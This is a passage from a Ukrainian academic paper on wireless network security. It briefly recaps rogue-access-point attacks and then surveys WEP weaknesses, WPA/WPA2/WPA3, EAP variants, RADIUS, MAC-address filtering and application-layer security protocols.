Додатково, зловмисник може створювати підроблені сторінки авторизації для роутерів та веб-панелей, намагаючись зловити облікові дані жертви. Іншою атакою є використання підробленого Radius для перехоплення хешів MS-CHAPv2, коли користувачі можуть ненавмисно приймати ненадійний сертифікат, дозволяючи зловмиснику перехоплювати їх облікові дані. Нарешті, в разі, якщо жертва і зловмисник знаходяться в одному сегменті мережі, зловмисник може виконувати прямі атаки на пристрої жертви.

Загалом, ці атаки "людина посередині" створюють значний ризик для безпеки мережі і конфіденційності даних користувачів. Тому важливо бути обережним і використовувати заходи безпеки, такі як виключення автоматичного підключення до відомих мереж і використання VPN, щоб захистити свої дані від потенційних атак [7].

3 АНАЛІЗ МЕТОДІВ ЗАХИСТУ

3.1 Розгляд методів шифрування в бездротових мережах

В бездротових мережах шифрування відіграє ключову роль в забезпеченні конфіденційності, цілісності та аутентичності передачі даних. Давайте розглянемо деякі з основних методів шифрування, які використовуються в бездротових мережах

3.1.1 Wired Equivalent Privacy

Wired Equivalent Privacy (WEP) був одним з перших протоколів шифрування, використаних у бездротових мережах стандарту IEEE 802.11 з метою забезпечення безпеки передачі даних. Проте WEP виявився вразливим до численних атак, і його використання зараз не рекомендується через великі слабкості [8].

Принцип роботи WEP базується на використанні стандартного алгоритму шифрування RC4 (Rivest Cipher 4). Основні етапи роботи WEP включають наступне:

- для початку з'єднання сторони (точка доступу та бездротовий пристрій) домовляються про спільний ключ (WEP ключ). Цей ключ використовується для шифрування і розшифрування даних;
- перед відправкою даних WEP застосовує алгоритм RC4 для створення потоку псевдовипадкових бітів, які називаються "ініціалізаційним вектором" (IV);
- IV додається до надходящих даних, і отримана комбінація піддається шифруванню з використанням ключа WEP та алгоритму RC4;
- додавання заголовку та контрольної суми: до шифрованих даних додається заголовок, який містить IV та інші службові біти;

- додається CRC-32 (циклічний згорт з роздільником 32 біта) для перевірки цілісності даних;

Надсилення даних:

- зашифровані дані разом із заголовком і контрольною сумою надсилаються через бездротовий канал до приймача (точка доступу або інший бездротовий пристрій);

Розшифрування даних:

- при прийманні зашифрованих даних отримуючий пристрій використовує той самий ключ WEP і IV для розшифрування даних за допомогою алгоритму RC4;

- заголовок та контрольна сума перевіряються для забезпечення цілісності даних;

Основні вразливості та атаки, спрямовані на протокол WEP.

Коротка довжина ініціалізаційного вектора (IV):

- WEP використовує короткий IV (24 біти), що призводить до швидкого вичерпання можливих комбінацій та створює паттерни повторюваних IV;

- атака "IV Collisions": Зловмисники можуть здійснювати атаку "IV collisions", збираючи та аналізуючи повторювані IV, щоб зламати ключ WEP;

Застосування слабкого алгоритму шифрування:

- WEP використовує алгоритм RC4 з коротким ключем, що зумовлює можливість легкого відновлення ключа [9];

- атака "ChopChop": Зловмисники можуть використовувати атаку "ChopChop", відправляючи змінені пакети та спостерігаючи за відповідями для визначення бітів ключа;

Недостатня ідентифікація та аутентифікація:

- WEP не надає сильних засобів ідентифікації та аутентифікації пристроїв;
- "Man-in-the-Middle" атаки: Атаки типу "Man-in-the-Middle" можуть бути використані для підміни легітимних пристроїв та отримання несанкціонованого доступу;

Статичні ключі і низька складність пароля:

- використання статичних ключів та низька складність пароля роблять WEP вразливим до атак перебору паролів;

- атака перебору паролів: Зловмисники можуть використовувати атаку перебору паролів для вгадування коротких та слабких ключів;

Спільне використання ключа для шифрування та ідентифікації:

- в WEP один ключ використовується і для шифрування, і для ідентифікації, що ускладнює забезпечення високого рівня безпеки;

- компрометація ключа: Якщо ключ отриманий, зловмисники можуть декодувати трафік та потрапляти до захищених мереж;

Відсутність механізму оновлення ключів:

- WEP не надає ефективних засобів автоматичного оновлення ключів, що робить його вразливим до атак, які використовують довготривалі сесії;

Загалом, ці вразливості роблять WEP легким об'єктом атак і висувають вимогу до заміни його більш безпечними протоколами шифрування [9].

3.1.2 Wi-Fi Protected Access

Wi-Fi Protected Access (WPA) є протоколом безпеки для бездротових мереж, призначеним для заміни вразливого протоколу WEP (Wired Equivalent Privacy). WPA використовує сучасні та безпечні методи шифрування та ідентифікації для підвищення рівня безпеки.

WPA використовує протокол Temporal Key Integrity Protocol (TKIP) для шифрування даних, генеруючи унікальний ключ для кожного пакета та уникаючи вразливостей, характерних для WEP. Покращений протокол аутентифікації, заснований на стандарті 802.1X, використовує різноманітні методи ідентифікації, такі як Extensible Authentication Protocol (EAP), для забезпечення вищого рівня безпеки.

Щоб уникнути атак "Man-in-the-Middle," WPA дозволяє приховати ім'я мережі (SSID) та використовує сильний Pre-Shared Key (PSK) для безпечного обміну інформацією про мережу. Залежно від конфігурації, WPA може використовувати алгоритм шифрування Advanced Encryption Standard (AES) для високого рівня безпеки.

Динамічні ключі та їх автоматична ротація ускладнюють злам ключів, а механізми захисту від атак перебору паролів, такі як обмеження кількості спроб аутентифікації, додають додатковий рівень безпеки. WPA пропонує комплексний підхід до безпеки бездротових мереж, забезпечуючи надійний захист від потенційних загроз.

В Wi-Fi Protected Access (WPA) методи автентифікації та шифрування були вдосконалені порівняно з попереднім стандартом WEP, що забезпечило вищий рівень безпеки в бездротових мережах [10].

WPA використовує покращений протокол аутентифікації, заснований на стандарті IEEE 802.1X. Це дозволяє більше варіантів ідентифікації, таких як Extensible Authentication Protocol (EAP), що забезпечує більш сильний рівень безпеки.

Основна ідея полягає в тому, що перед передачею даних сторони мережі (клієнт і точка доступу) проходять процедуру взаємної аутентифікації. Клієнт та точка доступу обмінюються автентифікаційними повідомленнями, включаючи довірені сертифікати або інші ідентифікуючі дані, щоб переконатися, що обидві сторони є законними.

WPA використовує Temporal Key Integrity Protocol (TKIP) як метод шифрування, що є значним покращенням порівняно з WEP. Однією з основних слабкостей WEP був короткий ініціалізаційний вектор (IV), який був легко вразливим до атак. У WPA використовується TKIP для генерації унікального ключа шифрування для кожного пакета даних, уникнення певних вразливостей, які були характерні для WEP.

Зокрема, TKIP використовує довший IV, а також механізми для періодичної зміни ключів під час передачі даних. Це ускладнює завдання злому ключів та забезпечує додатковий рівень безпеки.

Більш тимчасовий і захищений рівень шифрування, яким можна користуватися в WPA, - це Advanced Encryption Standard (AES). AES є ще більш сильним алгоритмом шифрування, який став стандартом забезпечення безпеки у WPA2 та пізніше в WPA3. Використання AES рекомендується для тих, хто вимагає високого рівня безпеки.

Загальною метою цих методів є забезпечення конфіденційності, цілісності та аутентичності передачі даних в бездротових мережах, а також захист від різноманітних атак, які стали можливими через слабкості WEP.

WPA представляє значне покращення безпеки в порівнянні з попереднім протоколом WEP.

Однією з основних переваг WPA є використання сильних алгоритмів шифрування, таких як Temporal Key Integrity Protocol (TKIP) або Advanced Encryption Standard (AES). Це робить його відмінним від WEP, який використовував застарілий алгоритм RC4 і став легкою метою для злоумисників [11].

Динамічні ключі використовуються в WPA, що дозволяє автоматично змінювати ключі під час передачі даних. Це ускладнює завдання злому ключів і забезпечує додатковий рівень безпеки, порівняно зі статичними ключами WEP.

Покращена аутентифікація в WPA, базована на стандарті IEEE 802.1X, забезпечує більше варіантів ідентифікації та вищий рівень безпеки. Це зменшує ризик атак, пов'язаних з недоліками процесу аутентифікації, які були характерні для WEP.

Недоліками WPA можуть бути обмежена підтримка старих пристроїв, які можуть не підтримувати цей стандарт. Також, в окремих випадках, вразливості певних версій WPA (особливо тих, що використовують TKIP) стали об'єктом атак, хоча вони були виправлені у пізніших версіях [11].

Ще однією перевагою WPA є його здатність використовувати AES, що є ще більш сильним алгоритмом шифрування. Однак слід зауважити, що деякі пристрої можуть мати обмежену підтримку цього алгоритму [11].

Узагальнюючи, WPA є кроком вперед у забезпеченні безпеки в бездротових мережах порівняно з застарілим WEP, але важливо також розглядати більш нові та безпечні стандарти, такі як WPA2 або WPA3, для ефективного захисту мережі.

3.1.3 WPA2 та WPA3

WPA2 представляє сучасний стандарт безпеки для бездротових мереж, який замінив застарілі WEP і оновив попередню версію WPA. Принцип його роботи базується на ряді технологічних вдосконалень, які спрямовані на забезпечення конфіденційності, цілісності та аутентичності передачі даних у бездротових мережах [12].

Однією з ключових характеристик WPA2 є використання стійкого алгоритму шифрування Advanced Encryption Standard (AES). AES є блочним шифром, який забезпечує високий рівень безпеки та ефективно захищає дані в мережі. Використання AES у режимі Counter Cipher Mode with Block Chaining Message Authentication Code Protocol (CCMP) дозволяє надійно шифрувати дані та забезпечувати їхню цілісність.

WPA2 також використовує протокол аутентифікації IEEE 802.1X, який дозволяє впроваджувати різноманітні методи автентифікації, такі як Extensible Authentication Protocol (EAP). Це дозволяє мережі використовувати різні ідентифікаційні механізми та вибирати оптимальний метод забезпечення безпеки залежно від конкретних вимог.

Однією з ключових вдосконалень WPA2 є використання Counter Cipher Mode (CCM) для шифрування та включення Message Authentication Code

(MAC) для забезпечення цілісності. Це забезпечує захист від різноманітних атак, включаючи атаки на перехоплення та внесення змін в передані дані.

У контексті ключів, WPA2 використовує Pre-Shared Key (PSK) або режим Enterprise, що дозволяє використовувати зовнішні сервери аутентифікації для більшої безпеки. Використання PSK вимагає встановлення сильного паролю для доступу до мережі [12].

Загалом, WPA2, завдяки використанню сучасних алгоритмів шифрування та протоколів аутентифікації, надає надійний захист для бездротових мереж, дозволяючи користувачам безпечно обмінюватися даними у цифровому середовищі.

WPA3 є останньою ітерацією стандартів безпеки для бездротових мереж і принесла інновації в порівнянні з попередніми версіями. Принцип роботи WPA3 спрямований на покращення безпеки та приватності в бездротових мережах.

Однією з ключових особливостей WPA3 є використання індивідуального шифрування для кожного підключеного пристрою. Це означає, що навіть якщо зломисник здобуде доступ до одного підключеного пристрою, він не матиме можливості розшифрувати трафік інших пристроїв у мережі.

Введення Simultaneous Authentication of Equals (SAE) є іншою ключовою інновацією. SAE ускладнює атаки на паролі, особливо атаки з використанням словарів, і забезпечує більш безпечну аутентифікацію. Також, WPA3 має вбудовані заходи захисту від атак "offline", де зломисники намагаються взяти участь у мережі без фактичного взаємодії з точкою доступу.

Захист від атак на перехоплення паролів під час процесу аутентифікації є ще однією важливою характеристикою WPA3. Впроваджені механізми дозволяють уникнути атак, які спрямовані на перехоплення ключової інформації під час обміну.

Покращена захищеність від атак перебору паролів і заходи для зменшення ймовірності успішних атак взлому роблять WPA3 значно

стійкішим до спроб неправомірного доступу. Ці інновації і поліпшення в стандарті WPA3 роблять бездротові мережі більш безпечними і приватними, сприяючи захисту особистих даних користувачів.

3.2 Дослідження сучасних технологій та протоколів захисту

Дослідження сучасних технологій та протоколів захисту в бездротових мережах відображає постійний розвиток у сфері кібербезпеки. Однією з ключових тенденцій є перехід від застарілих методів, таких як WEP, до більш сучасних і ефективних стандартів, що включають WPA2, WPA3 та інші.

WPA3 представляє значне вдосконалення стосовно попередників. Індивідуальне шифрування для кожного пристрою та використання Simultaneous Authentication of Equals (SAE) підвищують безпеку і ускладнюють атаки. Захист від атак "offline" та вдосконалена захист від перехоплення паролів в процесі аутентифікації роблять WPA3 відмінним вибором для забезпечення конфіденційності та безпеки мереж.

Однак, крім WPA-стандартів, розглядаються і інші протоколи захисту. Наприклад, важливо розглядати використання Virtual Private Networks (VPN) для захисту даних під час їхньої передачі через бездротові мережі.

Використання шифрування SSL/TLS для забезпечення безпеки транспортного рівня та захисту від атак Man-in-the-Middle (MitM) стає невід'ємною частиною стратегій забезпечення мережевої безпеки.

Безпека на рівні мережевого рівня також надто важлива. Використання протоколів, таких як IPsec (Internet Protocol Security), може додатково забезпечити шифрування та аутентифікацію на рівні мережевого рівня.

Дослідження також охоплює розвиток автентифікаційних методів, де використовуються біометричні дані, двофакторна автентифікація та інші інноваційні підходи для підвищення безпеки доступу до мережевих ресурсів.

3.2.1 Extensible Authentication Protocol

Протокол Extensible Authentication Protocol (EAP) є гнучким та розширюваним стандартом аутентифікації, який використовується в бездротових та провідних мережах для забезпечення безпеки комунікаційного процесу. Однією з ключових особливостей EAP є його здатність підтримувати різноманітні методи аутентифікації, від більш традиційних, таких як пароль або сертифікат, до біометричних даних чи інших факторів [13].

Основна ідея EAP полягає в тому, щоб створити універсальний каркас для обміну повідомленнями аутентифікації між пристроями та серверами аутентифікації. Це дозволяє використовувати різні методи обробки аутентичності без зміни самого протоколу. В результаті EAP може використовуватися в різних сценаріях, що робить його популярним в безпроводних мережах, VPN-з'єднаннях та інших контекстах, де важливий безпечний обмін інформацією.

EAP часто використовується в поєднанні з іншими протоколами, такими як EAP-TLS (EAP with Transport Layer Security) або PEAP (Protected Extensible Authentication Protocol), що дозволяє ще більшу гнучкість та захист у процесі аутентифікації. Застосування EAP може включати перевірку легітимності пристроїв, обмін ключами для подальшого шифрування даних, а також використання сертифікатів для підтвердження ідентичності.

Однак важливо враховувати, що безпека EAP також залежить від конкретного методу, який використовується в конкретному випадку, і необхідно вибирати відповідний метод враховуючи конкретні потреби та умови мережі. Загалом, EAP відіграє ключову роль у забезпеченні аутентифікації та безпеки в різноманітних середовищах мережевого зв'язку.

Extensible Authentication Protocol (EAP) має кілька різновидів або підтипів, кожен з яких призначений для конкретних вимог або сценаріїв використання в бездротових мережах.

Один із поширених підтипів — EAP-TLS (EAP with Transport Layer Security). Цей підтип використовує TLS для створення захищеного тунелю між клієнтом і сервером. EAP-TLS забезпечує високий рівень безпеки шляхом використання взаємних сертифікатів, що робить його ефективним для використання в корпоративних та великих підприємствах [13].

Ще одним популярним підтипом є PEAP (Protected Extensible Authentication Protocol). PEAP надає безпеку на рівні транспорту, часто за допомогою TLS, і є особливо корисним для сценаріїв, де важливо забезпечити конфіденційність даних під час обміну. Використовується у бездротових мережах, також часто в розгалуженнях PEAP, таких як PEAPv0/EAP-MSCHAPv2, де використовується протокол аутентифікації MSCHAPv2 [14-16].

EAP-TTLS (EAP Tunneled Transport Layer Security) - це підтип, який створює тунельний шар в безпеці, але дозволяє використовувати різні методи аутентифікації всередині цього тунелю. Це особливо корисно в сценаріях, де необхідно використовувати власні методи аутентифікації або коли підтримується гнучке керування доступом до мережі [15].

Однією з інноваційних технологій є EAP-FAST (Flexible Authentication via Secure Tunneling), який намагається поєднати швидкість з безпекою, використовуючи техніку тунелювання та шифрування для забезпечення конфіденційності та цілісності даних.

Схеми ідентифікації та автентифікації, які використовують Extensible Authentication Protocol (EAP), представляють значущий внесок у забезпечення безпеки в бездротових мережах. Однією з переваг EAP є його гнучкість, яка дозволяє використовувати різноманітні методи аутентифікації.

Схема ідентифікації EAP-TLS, що базується на взаємному використанні сертифікатів між клієнтом і сервером, відзначається високим рівнем безпеки. Вона забезпечує захист конфіденційності даних і забезпечує автентифікацію обох сторін. Проте, використання сертифікатів може бути витратним і вимагати великої уваги до управління ключами та сертифікатами.

Схема PEAP, особливо PEAPv0/EAP-MSCHAPv2, забезпечує ефективний тунелювання за допомогою TLS, але також використовує менш складні методи аутентифікації, такі як MSCHAPv2. Це робить його популярним у великих організаціях, де важлива висока продуктивність та підтримка широкого кола пристроїв [16].

EAP-TTLS, який використовує тунелювання за допомогою TLS, але дозволяє використовувати різні методи аутентифікації всередині тунелю, є гнучким рішенням, що підходить для сценаріїв, де потрібно забезпечити високий рівень захисту, а також враховувати різноманіття методів аутентифікації.

EAP-FAST відзначається швидкістю процесу аутентифікації та використанням технік тунелювання. Однак важливо враховувати, що швидкість може бути досягнута за рахунок певних компромісів у рівні безпеки, особливо якщо використовується техніка тунелювання.

Усі ці схеми мають свої переваги та недоліки, і вибір конкретного методу залежить від конкретних потреб та обставин. Розуміння цих схем дозволяє адміністраторам мереж та організаціям вибирати оптимальний підхід до забезпечення безпеки в їхніх бездротових мережах [14].

3.2.2 RADIUS

Remote Authentication Dial-In User Service (RADIUS) є протоколом і системою для автентифікації, авторизації та обліку (AAA), використовуваними у бездротових та провідних мережах. Основна мета RADIUS полягає в управлінні ідентифікацією користувачів та наданні їм доступу до мережевих ресурсів з врахуванням безпеки та контролю [17].

Принципово, RADIUS дозволяє централізовано виконувати процеси автентифікації, авторизації та обліку для користувачів, що намагаються

отримати доступ до мережевих ресурсів. Сервер RADIUS служить центральною точкою для обробки запитів на автентифікацію, де клієнтські пристрої (наприклад, точки доступу) надсилають запити на сервер для перевірки легітимності користувачів.

Процес автентифікації RADIUS може використовувати різні методи, такі як ім'я користувача та пароль, або інші методи, включаючи EAP (Extensible Authentication Protocol), що розширює можливості аутентифікації. Після успішної аутентифікації сервер RADIUS приймає рішення про надання або обмеження доступу користувачеві на основі визначених правил авторизації.

Важливою характеристикою RADIUS є можливість ведення обліку використання мережевих ресурсів. Це дозволяє відстежувати активність користувачів, аудитувати події та забезпечувати реакцію на потенційні загрози безпеки. Облік у RADIUS може включати інформацію, таку як тривалість сесії, обсяг передачі даних та інші параметри, які допомагають в управлінні мережевими ресурсами.

RADIUS використовує UDP для передачі даних між клієнтами та серверами, і цей протокол є основою для розробки безпечних та ефективних систем AAA. Завдяки своїй централізованій моделі та можливостям обліку, RADIUS залишається важливим інструментом для керування ідентифікацією та безпекою в різноманітних мережевих середовищах.

Однією з ключових функцій RADIUS є централізована автентифікація. Використовуючи цей протокол, адміністратори можуть управляти ідентифікацією користувачів, перевіряти їх легітимність та забезпечувати безпеку входу в мережу. Це стає особливо важливим у бездротових мережах, де доступ може надаватися через різні точки доступу.

Далі, роль RADIUS в авторизації визначає, які ресурси та послуги може використовувати користувач після успішної автентифікації. За допомогою централізованої системи авторизації, адміністратори можуть визначати права

доступу, обмеження та політики безпеки для кожного користувача або групи користувачів.

Крім того, облік, який забезпечується RADIUS, дозволяє вести докладну статистику використання мережевих ресурсів. Це важливо для моніторингу активності користувачів, виявлення аномальних ситуацій та вчасної реакції на можливі загрози безпеки.

Одним з основних переваг RADIUS є його здатність співпрацювати з різними методами автентифікації, включаючи EAP (Extensible Authentication Protocol). Це розширює можливості безпеки, дозволяючи використовувати різні механізми аутентифікації в залежності від конкретних потреб та сценаріїв мережевого оточення.

В даний час протокол RADIUS використовується для доступу до віртуальних приватних мереж (VPN), точкам бездротового (Wi-Fi) доступу, Ethernet комутаторів, DSL та іншим типам мережевого доступу. Завдяки відкритості, простоті впровадження, постійному удосконаленню, протокол RADIUS зараз є фактично стандартом для віддаленої аутентифікації.

Для з'ясування роботи RADIUS протоколу розглянемо малюнок, наведений нижче.




Рисунок 3.1 – Принцип роботи протоколу RADIUS [18]

Ноутбуки та IP телефон, представляють пристрої користувача, з яких необхідно виконати аутентифікації та авторизації на мережевих серверах доступу (NAS) :

- точці Wi-Fi доступу;
- маршрутизаторі;
- VPN сервері;
- IP ATC.

RADIUS протокол реалізовується у вигляді інтерфейсу між NAS, який виступає як RADIUS клієнт, і RADIUS сервером - програмним забезпеченням, яке може бути встановлено на комп'ютері (сервері) або якомусь спеціалізованому пристрої. Таким чином, RADIUS сервер, як правило, не взаємодіє безпосередньо з пристроєм користувача, а тільки через мережевий сервер доступу.

Користувач надсилає запит на мережевий сервер доступу для отримання доступу до певного мережного ресурсу, використовуючи сертифікат доступу.

Сертифікат надсилається до сервера доступу через протокол канального рівня мережі, такий як Point-to-Point Protocol (PPP) для комутованого доступу, або Digital Subscriber Line (DSL) у випадку використання відповідних модемів. Далі, мережевий сервер доступу (NAS) надсилає запит доступу на RADIUS сервер, відомий як RADIUS Access Request. Цей запит включає сертифікати доступу, представлені зазвичай у вигляді імені користувача та пароля або сертифіката безпеки, які надає користувач. Крім того, запит може включати додаткові параметри, такі як мережева адреса пристрою користувача, його телефонний номер, та інша інформація, пов'язана із з'єднанням користувача з NAS [18].

RADIUS сервер перевіряє цю інформацію на коректність, використовуючи такі схеми аутентифікації, як PAP, CHAP, EAP

RADIUS часто співпрацює з різними протоколами та технологіями, що дозволяє вдосконалити безпеку та функціональність мережі.

Один із способів підвищення ефективності взаємодії полягає у поєднанні протоколу RADIUS з мережевими протоколами безпеки. Наприклад, використання комбінації RADIUS і протоколу IPsec (Internet Protocol Security) може забезпечити додатковий рівень шифрування та аутентифікації на рівні транспортного рівня. Це стає суттєвим для забезпечення конфіденційності та цілісності даних під час їх передачі через мережу [19].

Також, великою частиною взаємодії є інтеграція RADIUS з протоколами безпеки на рівні аутентифікації. Наприклад, RADIUS часто використовується разом з протоколами EAP (Extensible Authentication Protocol), такими як EAP-TLS або PEAP (Protected Extensible Authentication Protocol). Це дозволяє розширити можливості аутентифікації та використовувати різноманітні методи, включаючи сертифікати, паролі, біометричні дані та інші.

В контексті бездротових мереж RADIUS активно співпрацює з протоколами безпеки, призначеними для захисту самого бездротового зв'язку. Зокрема, використання протоколів WPA2 або WPA3 в поєднанні з RADIUS забезпечує ефективне шифрування та аутентифікацію на рівні доступу до мережі, що робить її більш стійкою до різноманітних атак та загроз.

Крім того, взаємодія RADIUS з системами безпеки може включати в себе використання систем управління ідентифікацією, таких як LDAP або Active Directory. Це дозволяє синхронізувати та централізовано керувати інформацією про користувачів, спрощуючи управління доступом і забезпечуючи консистентність в ідентифікації користувачів у всій мережі.

3.3 Системи контролю доступу та ідентифікації

Системи контролю доступу (Access Control Systems, ACS) та ідентифікації грають визначальну роль у керуванні та забезпеченні легітимного доступу до мережевих ресурсів.

Система контролю доступу визначає, які ресурси можуть бути використані або які дії може виконати конкретний користувач в системі. Це охоплює не лише фізичний доступ до будівлі чи приміщення, але і логічний доступ до інформації та комп'ютерних систем. Сучасні системи ACS можуть використовувати різноманітні методи автентифікації, включаючи карти доступу, біометричні дані, пін-коди та інші фактори.

Ідентифікаційні системи визначають особу або сутність, що намагається отримати доступ. Вони надають унікальні ідентифікатори, такі як ім'я користувача, номер карти або біометричні дані, що використовуються для визначення особи чи пристрою. Ідентифікаційні системи часто інтегруються зі засобами контролю доступу для повного забезпечення аутентифікації особи та визначення її прав доступу.

Централізовані системи керування ідентифікацією та контролю доступу можуть включати у себе RADIUS, що взаємодіє з безліччю протоколів та технологій. Наприклад, інтеграція з протоколами безпеки, такими як IPsec, може забезпечити додатковий рівень захисту на рівні транспортного рівня [19].

Додатково, сучасні системи ідентифікації та контролю доступу можуть використовувати технології штучного інтелекту та машинного навчання для виявлення аномалій у звичайних паттернах користування та вчасного виявлення потенційних загроз безпеки.

3.3.1 MAC-адресний фільтр

MAC-адресний фільтр є одним із методів контролю доступу в бездротових та провідних мережах. Цей захід безпеки базується на управлінні доступом до мережі за допомогою фільтрації MAC-адресів мережевих пристроїв. Кожен мережевий пристрій має унікальний MAC-адрес, і за допомогою цього фільтра адміністратор може визначати, які пристрої можуть або не можуть отримати доступ до мережі.

Принцип роботи MAC-адресного фільтра полягає у встановленні списку дозволених або заборонених MAC-адресів на мережевому обладнанні, такому як маршрутизатор чи точка доступу. Якщо пристрій, що намагається отримати доступ до мережі, має MAC-адрес, який знаходиться в списку дозволених, то йому надається доступ. У випадку, якщо адреса пристрою знаходиться в списку заборонених, йому відмовляється у доступі.

Однак, важливо відзначити, що використання MAC-адресного фільтра не є абсолютною гарантією безпеки. MAC-адрес може бути легко підроблений або змінений на багатьох пристроях, що може ускладнити виявлення несанкціонованого доступу до мережі. Також, в умовах, де велика кількість

пристроїв підключена до мережі, управління списками MAC-адресів може вимагати значних зусиль та ресурсів.

MAC-адресний фільтр використовується як один з елементів комплексних стратегій безпеки, але його ефективність найкраще проявляється в поєднанні з іншими методами, такими як шифрування мережевого зв'язку та сильна аутентифікація. Застосовується цей захід контролю доступу для обмеження фізичного доступу до мережі та запобігання несанкціонованому використанню ресурсів.

3.3.2 Оцінка ефективності заходу захисту на основі фільтрації за MAC-адресою

Використання MAC-адресного фільтра є певним заходом контролю доступу, і його ефективність може бути визначена через декілька ключових параметрів.

Спочатку слід врахувати технічні обмеження цього заходу безпеки. Однією з головних переваг фільтрації за MAC-адресою є простота встановлення та конфігурування. Він може служити ефективним заходом у невеликих мережах або там, де відомий сталий склад пристроїв. Однак, зі зростанням кількості пристроїв та динамічності мережі, управління списками MAC-адресів може стати витратним завданням.

Важливо врахувати, що ефективність фільтрації за MAC-адресою може бути обмеженою в сучасних умовах. Одним із викликів є те, що MAC-адрес може бути підроблений або змінений на багатьох пристроях, особливо на розумних телефонах та комп'ютерах. Це створює можливість для несанкціонованого пристрою "маскуватися" під інший, дозволений в списку.

Оцінка ефективності також повинна враховувати можливість атак та обхідних шляхів. Зловмисники можуть використовувати техніки, такі як

"спуфінг" MAC-адрес, для обходу фільтрації. Тому, хоча цей захід може зменшити ризик несанкціонованого доступу, важливо усвідомлювати його обмеження та комбінувати з іншими методами безпеки.

Загалом, ефективність заходу захисту на основі фільтрації за MAC-адресою залежить від контексту його застосування та специфіки мережі. У відомих, статичних мережах з обмеженим переліком пристроїв, цей захід може бути ефективним. Проте в більших та більш динамічних середовищах слід враховувати його обмеження та розглядати його в контексті інших технічних та організаційних заходів безпеки.

Ще однією потенційною атакою є перехоплення чи "підслуховування" MAC-адресів при взаємодії мережевого трафіку. Хоча це може бути важким завданням в деяких умовах, зловмисники можуть використовувати такий аналіз для визначення діючих MAC-адресів та їхніх характеристик.

Додатковим аспектом, який слід враховувати, є адміністративна складність управління списками MAC-адресів, особливо в більших мережах. Із зростанням кількості пристроїв та їхньою динамікою важко підтримувати актуальні та правильні списки. Це може вимагати значних зусиль та ресурсів для ефективного впровадження та управління.

Важливо враховувати, що фільтрація за MAC-адресою не надає шифрування трафіку та не захищає від атак на рівні даних. У випадках, коли конфігурація мережі використовується без інших методів шифрування, зловмисники можуть залишитися непоміченими, перехоплюючи або модифікуючи трафік, якщо вони успішно обходять фільтрацію за MAC-адресою.

3.3.3 Протоколи безпеки на рівні додатків

Протоколи безпеки на рівні додатків відіграють важливу роль у забезпеченні конфіденційності, цілісності та доступності інформації на вищому рівні мережевої архітектури. Ці протоколи визначають стандарти для безпечного обміну даних між додатками та системами.

Один із ключових протоколів у цьому контексті – TLS (Transport Layer Security) або його попередник SSL (Secure Sockets Layer). TLS забезпечує шифрування трафіку між клієнтом та сервером, що запобігає можливому перехопленню та читанню конфіденційної інформації. Цей протокол здатний використовуватися в різних додатках, таких як веб-браузери, електронна пошта та інші, для створення захищеного з'єднання між клієнтом і сервером [20-21].

OAuth (Open Authorization) та OpenID Connect є протоколами безпеки, призначеними для автентифікації та авторизації в розподілених системах. OAuth дозволяє одному веб-сайту або додатку отримувати обмежений доступ до ресурсів на іншому веб-сайті без передачі прямих облікових записів користувача. OpenID Connect, в свою чергу, розширює OAuth, надаючи стандартизовані методи для ідентифікації користувачів в розподілених системах [22].

SAML (Security Assertion Markup Language) - це стандартний протокол обміну повідомленнями та формату повідомлень, який використовується для обміну даними про автентифікацію та авторизацію між різними сторонами.

Для захисту електронної пошти використовується протокол PGP (Pretty Good Privacy) або його відкрита альтернатива OpenPGP. Ці протоколи надають засоби для шифрування та цифрового підпису електронних повідомлень, забезпечуючи конфіденційність та цілісність вмісту.

HTTPS (Hypertext Transfer Protocol Secure) – це розширення звичайного протоколу HTTP, що використовує шифрування за допомогою протоколу TLS

або його попередника SSL. Цей протокол гарантує захищену передачу даних між веб-браузером та сервером, забезпечуючи конфіденційність та цілісність інформації. HTTPS надійно захищає дані, які передаються через Інтернет, і часто використовується для забезпечення безпеки транзакцій, авторизації та інших важливих даних [23].

SSH (Secure Shell) – це криптографічний мережевий протокол, який використовується для безпечного управління мережевими пристроями та обміну даними між двома комп'ютерами. SSH шифрує трафік та забезпечує аутентифікацію, що робить його ефективним інструментом для віддаленого доступу, передачі файлів та тунелювання мережевого трафіку.

